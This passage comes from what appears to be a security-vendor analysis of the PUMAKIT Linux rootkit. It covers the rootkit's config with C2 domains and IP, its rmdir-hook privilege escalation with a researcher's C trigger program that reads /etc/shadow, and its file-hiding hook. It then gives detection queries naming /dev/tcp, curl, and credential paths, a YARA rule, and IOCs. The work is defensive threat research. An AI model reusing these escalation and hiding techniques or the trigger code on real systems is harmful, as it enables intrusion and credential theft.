7ffe9ae3a270  00 01 00 00 10 70 69 6e 67 5f 69 6e 74 65 72 76  .....ping_interv
```

```
7ffe9ae3a280  61 6c 5f 73 00 2c 01 00 00 10 73 65 73 73 69 6f  al_s.,....sessio

7ffe9ae3a290  6e 5f 74 69 6d 65 6f 75 74 5f 73 00 04 00 00 00  n_timeout_s.....

7ffe9ae3a2a0  10 63 32 5f 74 69 6d 65 6f 75 74 5f 73 00 c0 a8  .c2_timeout_s...

7ffe9ae3a2b0  00 00 02 74 61 67 00 08 00 00 00 67 65 6e 65 72  ...tag.....gener

7ffe9ae3a2c0  69 63 00 02 73 5f 61 30 00 15 00 00 00 72 68 65  ic..s_a0.....rhe

7ffe9ae3a2d0  6c 2e 6f 70 73 65 63 75 72 69 74 79 31 2e 61 72  l.opsecurity1.ar

7ffe9ae3a2e0  74 00 02 73 5f 70 30 00 05 00 00 00 38 34 34 33  t..s_p0.....8443

7ffe9ae3a2f0  00 02 73 5f 63 30 00 04 00 00 00 74 6c 73 00 02  ..s_c0.....tls..

7ffe9ae3a300  73 5f 61 31 00 14 00 00 00 73 65 63 2e 6f 70 73  s_a1.....sec.ops

7ffe9ae3a310  65 63 75 72 69 74 79 31 2e 61 72 74 00 02 73 5f  ecurity1.art..s_

7ffe9ae3a320  70 31 00 05 00 00 00 38 34 34 33 00 02 73 5f 63  p1.....8443..s_c

7ffe9ae3a330  31 00 04 00 00 00 74 6c 73 00 02 73 5f 61 32 00  1.....tls..s_a2.

7ffe9ae3a340  0e 00 00 00 38 39 2e 32 33 2e 31 31 33 2e 32 30  ....89.23.113.20

7ffe9ae3a350  34 00 02 73 5f 70 32 00 05 00 00 00 38 34 34 33  4..s_p2.....8443

7ffe9ae3a360  00 02 73 5f 63 32 00 04 00 00 00 74 6c 73 00 00  ..s_c2.....tls..
```

Because the payload starts with null bytes, no output is returned when running `zarya.c` through a `rmdir` shell command. By writing a small C program that wraps the syscall and prints the hex/ASCII representation, we can see the configuration of the rootkit being returned.

Instead of using the `kill()` syscall to get root privileges (like most rootkits do), the rootkit leverages the `rmdir()` syscall for this purpose as well. The rootkit uses the `prepare_creds` function to modify the credential-related IDs to 0 (root), and calls `commit_creds` on this modified structure to obtain root privileges within its current process.

```
00001ba8        {
00001bae            int32_t commandLen = (int32_t)(pathLen - 5);
00001bae
00001bb4            if (commandLen <= 1)  /* "ff." */
00001bb4            {
00001f95                struct cred* creadsStruc = prepare_creds();
00001f95
00001fa0                if (!creadsStruc)
00001fa0                    /* tailcall */
00001fa0                    return call_org_rmdir(creadsStruc);
00001fa0
00001fa6                *(uint32_t*)((char*)creadsStruc->usage.counter)[4] = 0;
00001fa6                creadsStruc->uid.val = 0;
00001fae                creadsStruc->gid.val = 0;
00001fae                creadsStruc->suid.val = 0;
00001fb6                creadsStruc->sgid.val = 0;
00001fb6                creadsStruc->euid.val = 0;
00001fbe                creadsStruc->egid.val = 0;
00001fbe                creadsStruc->fsuid.val = 0;
00001fcb                /* tailcall */
00001fcb                return call_org_rmdir(commit_creds(creadsStruc));
00001bb4            }
```

Privilege escalation using prepare_creds and commit_creds

To trigger this function, we need to set the 6th character to `0`. The caveat for this hook is that it gives the caller process root privileges but does not maintain them. When executing `zarya.0`, nothing happens. However, when calling this hook with a C program and printing the current process' privileges, we do get a result. A snippet of the wrapper code that is used is displayed below:

```
[...]

// Print the current PID, SID, and GID

pid_t pid = getpid();

pid_t sid = getsid(0);  // Passing 0 gets the SID of the calling process

gid_t gid = getgid();

printf("Current PID: %d, SID: %d, GID: %d\n", pid, sid, gid);

// Print all credential-related IDs

uid_t ruid = getuid();    // Real user ID

uid_t euid = geteuid();   // Effective user ID

gid_t rgid = getgid();    // Real group ID

gid_t egid = getegid();   // Effective group ID

uid_t fsuid = setfsuid(-1);  // Filesystem user ID

gid_t fsgid = setfsgid(-1);  // Filesystem group ID

printf("Credentials: UID=%d, EUID=%d, GID=%d, EGID=%d, FSUID=%d, FSGID=%d\n",
```

```
    ruid, euid, rgid, egid, fsuid, fsgid);

[...]
```

Executing the function, we can the following output:

```
ubuntu-rk:~/testing$ whoami;id

ruben

uid=1000(ruben) gid=1000(ruben) groups=1000(ruben),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd)

ubuntu-rk:~/testing$ ./rmdir zarya.0

Received data:

zarya.0

Current PID: 41838, SID: 35117, GID: 0

Credentials: UID=0, EUID=0, GID=0, EGID=0, FSUID=0, FSGID=0
```

To leverage this hook, we wrote a small C wrapper script that executes the `rmdir zarya.0` command and checks whether it can now access the `/etc/shadow` file.

```
#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

#include <sys/syscall.h>

#include <errno.h>

int main() {

    const char *directory = "zarya.0";

    // Attempt to remove the directory

    if (syscall(SYS_rmdir, directory) == -1) {

        fprintf(stderr, "rmdir: failed to remove '%s': %s\n", directory, strerror(errno));

    } else {

        printf("rmdir: successfully removed '%s'\n", directory);
```

```
    }

    // Execute the `id` command

    printf("\n--- Running 'id' command ---\n");

    if (system("id") == -1) {

        perror("Failed to execute 'id'");

        return 1;

    }

    // Display the contents of /etc/shadow

    printf("\n--- Displaying '/etc/shadow' ---\n");

    if (system("cat /etc/shadow") == -1) {

        perror("Failed to execute 'cat /etc/shadow'");

        return 1;

    }

    return 0;

}
```

With success.

```
ubuntu-rk:~/testing$ ./get_root

rmdir: successfully removed 'zarya.0'

--- Running 'id' command ---

uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd),1000(ruben)

--- Displaying '/etc/shadow' ---

root:*:19430:0:99999:7:::

[...]
```

Although there are more commands available in the `rmdir()` function, we will, for now, move on to the next and may add them to a future publication.

LKM rootkit overview: getdents() and getdents64() hooks

The `getdents_hook()` and `getdents64_hook()` in the rootkit are responsible for manipulating directory listing syscalls to hide files and directories from users.

The getdents() and getdents64() syscalls are used to read directory entries. The rootkit hooks these functions to filter out any entries that match specific criteria. Specifically, files and directories with the prefix zov_ are hidden from any user attempting to list the contents of a directory.

For example:

```
ubuntu-rk:~/getdents_hook$ mkdir zov_hidden_dir

ubuntu-rk:~/getdents_hook$ ls -lah

total 8.0K

drwxrwxr-x  3 ruben ruben 4.0K Dec  9 11:11 .

drwxr-xr-x 11 ruben ruben 4.0K Dec  9 11:11 ..

ubuntu-rk:~/getdents_hook$ echo "this file is now hidden" > zov_hidden_dir/zov_hidden_file

ubuntu-rk:~/getdents_hook$ ls -lah zov_hidden_dir/

total 8.0K

drwxrwxr-x 2 ruben ruben 4.0K Dec  9 11:11 .

drwxrwxr-x 3 ruben ruben 4.0K Dec  9 11:11 ..

ubuntu-rk:~/getdents_hook$ cat zov_hidden_dir/zov_hidden_file

this file is now hidden
```

Here, the file `zov_hidden` can be accessed directly using its entire path. However, when running the `ls` command, it does not appear in the directory listing.

Stage 4: Kitsune SO overview

While digging deeper into the rootkit, another ELF file was identified within the kernel object file. After extracting this binary, we discovered this is the `/lib64/libs.so` file. Upon examination, we encountered several references to strings such as `Kitsune PID %ld`. This suggests that the SO is referred to as Kitsune by the developers. Kitsune may be responsible for certain behaviors observed in the rootkit. These references align with the broader context of how the rootkit manipulates user-space interactions via `LD_PRELOAD`.

This SO file plays a role in achieving the persistence and stealth mechanisms central to this rootkit, and its integration within the attack chain demonstrates the sophistication of its design. We will now showcase how to detect and/or prevent each part of the attack chain.

PUMAKIT execution chain detection & prevention

This section will display different EQL/KQL rules and YARA signatures that can prevent and detect different parts of the PUMAKIT execution chain.

Stage 1: Cron

Upon execution of the dropper, an uncommon event is saved in syslog. The event states that a process has started with an executable stack. This is uncommon and interesting to watch:

```
[  687.108154] process '/home/ruben_groenewoud/30b26707d5fb407ef39ebee37ded7edeea2890fb5ec1ebfa09a3b3edfc80db1f' st
```

We can search for this through the following query:

```
host.os.type:linux and event.dataset:"system.syslog" and process.name:kernel and message: "started with executable
```

This message is stored in `/var/log/messages` or `/var/log/syslog`. We can detect this by reading syslog through Filebeat or the Elastic agent system integration.

Stage 2: Memory-resident executables

We can see an unusual file descriptor execution right away. This can be detected through the following EQL query:

```
process where host.os.type == "linux" and event.type == "start" and event.action == "exec" and process.parent.execu
```

This file descriptor will remain the parent of the dropper until the process ends, resulting in the execution of several files through this parent process as well:

```
file where host.os.type == "linux" and event.type == "creation" and process.executable like "/dev/fd/*" and file.pa
  "/boot/*", "/dev/shm/*", "/etc/cron.*/*", "/etc/init.d/*", "/var/run/*"
  "/etc/update-motd.d/*", "/tmp/*", "/var/log/*", "/var/tmp/*"
)
```

After `/tmp/script.sh` is dropped (detected through the queries above), we can detect its execution by querying for file attribute discovery and unarchiving activity:

```
process where host.os.type == "linux" and event.type == "start" and event.action == "exec" and
(process.parent.args like "/boot/*" or process.args like "/boot/*") and (
  (process.name in ("file", "unlzma", "gunzip", "unxz", "bunzip2", "unzstd", "unzip", "tar")) or
  (process.name == "grep" and process.args == "ELF") or
  (process.name in ("lzop", "lz4") and process.args in ("-d", "--decode"))
) and
not process.parent.name == "mkinitramfs"
```

The script continues to seek the memory of the Linux kernel image through the `tail` command. This can be detected, along with other memory-seeking tools, through the following query:

```
process where host.os.type == "linux" and event.type == "start" and event.action == "exec" and
(process.parent.args like "/boot/*" or process.args like "/boot/*") and (
  (process.name == "tail" and (process.args like "-c*" or process.args == "--bytes")) or
  (process.name == "cmp" and process.args == "-i") or
  (process.name in ("hexdump", "xxd") and process.args == "-s") or
  (process.name == "dd" and process.args : ("skip*", "seek*"))
)
```

Once `/tmp/script.sh` is done executing, `/memfd:tgt (deleted)` and `/memfd:wpn (deleted)` are created. The `tgt` executable, which is the benign Cron executable, creates a `/run/crond.pid` file. This is nothing malicious but an artifact that can be detected through a simple query.

```
file where host.os.type == "linux" and event.type == "creation" and file.extension in ("lock", "pid") and
file.path like ("/tmp/*", "/var/tmp/*", "/run/*", "/var/run/*", "/var/lock/*", "/dev/shm/*") and process.executable
```

The `wpn` executable will, if all conditions are met, load the LKMrootkit.

Stage 3: Rootkit kernel module

The loading of kernel module is detectable through Auditd Manager by applying the following configuration:

```
 -a always,exit -F arch=b64 -S finit_module -S init_module -S delete_module -F auid!=-1 -k modules
-a always,exit -F arch=b32 -S finit_module -S init_module -S delete_module -F auid!=-1 -k modules
```

And using the following query:

```


driver where host.os.type == "linux" and event.action == "loaded-kernel-module" and auditd.data.syscall in ("init_m
```

For more information on leveraging Auditd with Elastic Security to enhance your Linux detection engineering experience, check out our Linux detection engineering with Auditd research published on the Elastic Security Labs site.

Upon initialization, the LKM taints the kernel, as it is not signed.

```
audit: module verification failed: signature and/or required key missing - tainting kernel
```

We can detect this behavior through the following KQL query:

```
host.os.type:linux and event.dataset:"system.syslog" and process.name:kernel and message:"module verification faile
```

Also, the LKM has faulty code, causing it to segfault several times. For example:

```
 Dec  9 13:26:10 ubuntu-rk kernel: [14350.711419] cat[112653]: segfault at 8c ip 00007f70d596b63c sp 00007fff9be8136
Dec  9 13:26:10 ubuntu-rk kernel: [14350.711422] Code: 83 c4 20 48 89 d0 5b 5d 41 5c c3 48 8d 42 01 48 89 43 08 0f b
```

This can be detected through a simple KQL query that queries for segfaults in the `kern.log` file.

```
host.os.type:linux and event.dataset:"system.syslog" and process.name:kernel and message:segfault
```

Once the kernel module is loaded, we can see traces of command execution through the `kthreadd` process. The rootkit creates new kernel threads to execute specific commands. For example, the rootkit executes the following commands at short intervals:

```


cat /dev/null

truncate -s 0 /usr/share/zov_f/zov_latest
```

We can detect these and more potentially suspicious commands through a query such as the following:

```
process where host.os.type == "linux" and event.type == "start" and event.action == "exec" and process.parent.name
  process.executable like ("/tmp/*", "/var/tmp/*", "/dev/shm/*", "/var/www/*", "/bin/*", "/usr/bin/*", "/usr/local/
  process.name in ("bash", "dash", "sh", "tcsh", "csh", "zsh", "ksh", "fish", "whoami", "curl", "wget", "id", "nohu
  process.command_line like (
    "*/etc/cron*", "*/etc/rc.local*", "*/dev/tcp/*", "*/etc/init.d*", "*/etc/update-motd.d*",
    "*/etc/ld.so*", "*/etc/sudoers*", "*base64 *", "*base32 *", "*base16 *", "*/etc/profile*",
    "*/dev/shm/*", "*/etc/ssh*", "*/home/*/.ssh/*", "*/root/.ssh*" , "*~/.ssh/*", "*autostart*",
    "*xxd *", "*/etc/shadow*"
  )
) and not process.name == "dpkg"
```

We can also detect the rootkits' method of elevating privileges by analyzing the `rmdir` command for unusual UID/GID changes.

```
process where host.os.type == "linux" and event.type == "change" and event.action in ("uid_change", "guid_change")
```

Several other behavioral rules may also trigger, depending on the execution chain.

One YARA signature to rule them all

Elastic Security has created a YARA signature to identify PUMAKIT (the dropper (`cron`), the rootkit loader(`/memfd:wpn`), the LKM rootkit and the Kitsune shared object files. The signature is displayed below:

```
rule Linux_Trojan_Pumakit {
    meta:
        author = "Elastic Security"
        creation_date = "2024-12-09"
        last_modified = "2024-12-09"
```

```
        os = "Linux"

        arch = "x86, arm64"

        threat_name = "Linux.Trojan.Pumakit"

    strings:

        $str1 = "PUMA %s"

        $str2 = "Kitsune PID %ld"

        $str3 = "/usr/share/zov_f"

        $str4 = "zarya"

        $str5 = ".puma-config"

        $str6 = "ping_interval_s"

        $str7 = "session_timeout_s"

        $str8 = "c2_timeout_s"

        $str9 = "LD_PRELOAD=/lib64/libs.so"

        $str10 = "kit_so_len"

        $str11 = "opsecurity1.art"

        $str12 = "89.23.113.204"

    condition:

        4 of them

}
```

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
`30b26707d5fb407ef39ebee37ded7edeea2890fb5ec1ebfa09a3b3edfc80db1f`	SHA256	`cron`	PUMAKIT dropper
`cb070cc9223445113c3217f05ef85a930f626d3feaaea54d8585aaed3c2b3cfe`	SHA256	`/memfd:wpn (deleted)`	PUMAKIT loader
`934955f0411538eebb24694982f546907f3c6df8534d6019b7ff165c4d104136`	SHA256	`/memfd:tgt (deleted)`	Cron binary
`8ef63f9333104ab293eef5f34701669322f1c07c0e44973d688be39c94986e27`	SHA256	`libs.so`	Kitsune shared

Observable	Type	Name	Reference
			object reference
`8ad422f5f3d0409747ab1ac6a0919b1fa8d83c3da43564a685ae4044d0a0ea03`	SHA256	`some2.elf`	PUMAKIT variant
`bbf0fd636195d51fb5f21596d406b92f9e3d05cd85f7cd663221d7d3da8af804`	SHA256	`some1.so`	Kitsune shared object variant
`bc9193c2a8ee47801f5f44beae51ab37a652fda02cd32d01f8e88bb793172491`	SHA256	`puma.ko`	LKM rootkit
`1aab475fb8ad4a7f94a7aa2b17c769d6ae04b977d984c4e842a61fb12ea99f58`	SHA256	`kitsune.so`	Kitsune
`sec.opsecurity1[.]art`	domain-name		PUMAKIT C2 Server
`rhel.opsecurity1[.]art`	domain-name		PUMAKIT C2 Server
`89.23.113[.]204`	ipv4-addr		PUMAKIT C2 Server

Concluding Statement

PUMAKIT is a complex and stealthy threat that uses advanced techniques like syscall hooking, memory-resident execution, and unique privilege escalation methods. Its multi-architectural design highlights the growing sophistication of malware targeting Linux systems.

Elastic Security Labs will continue to analyze PUMAKIT, monitor its behavior, and track any updates or new variants. By refining detection methods and sharing actionable insights, we aim to keep defenders one step ahead.
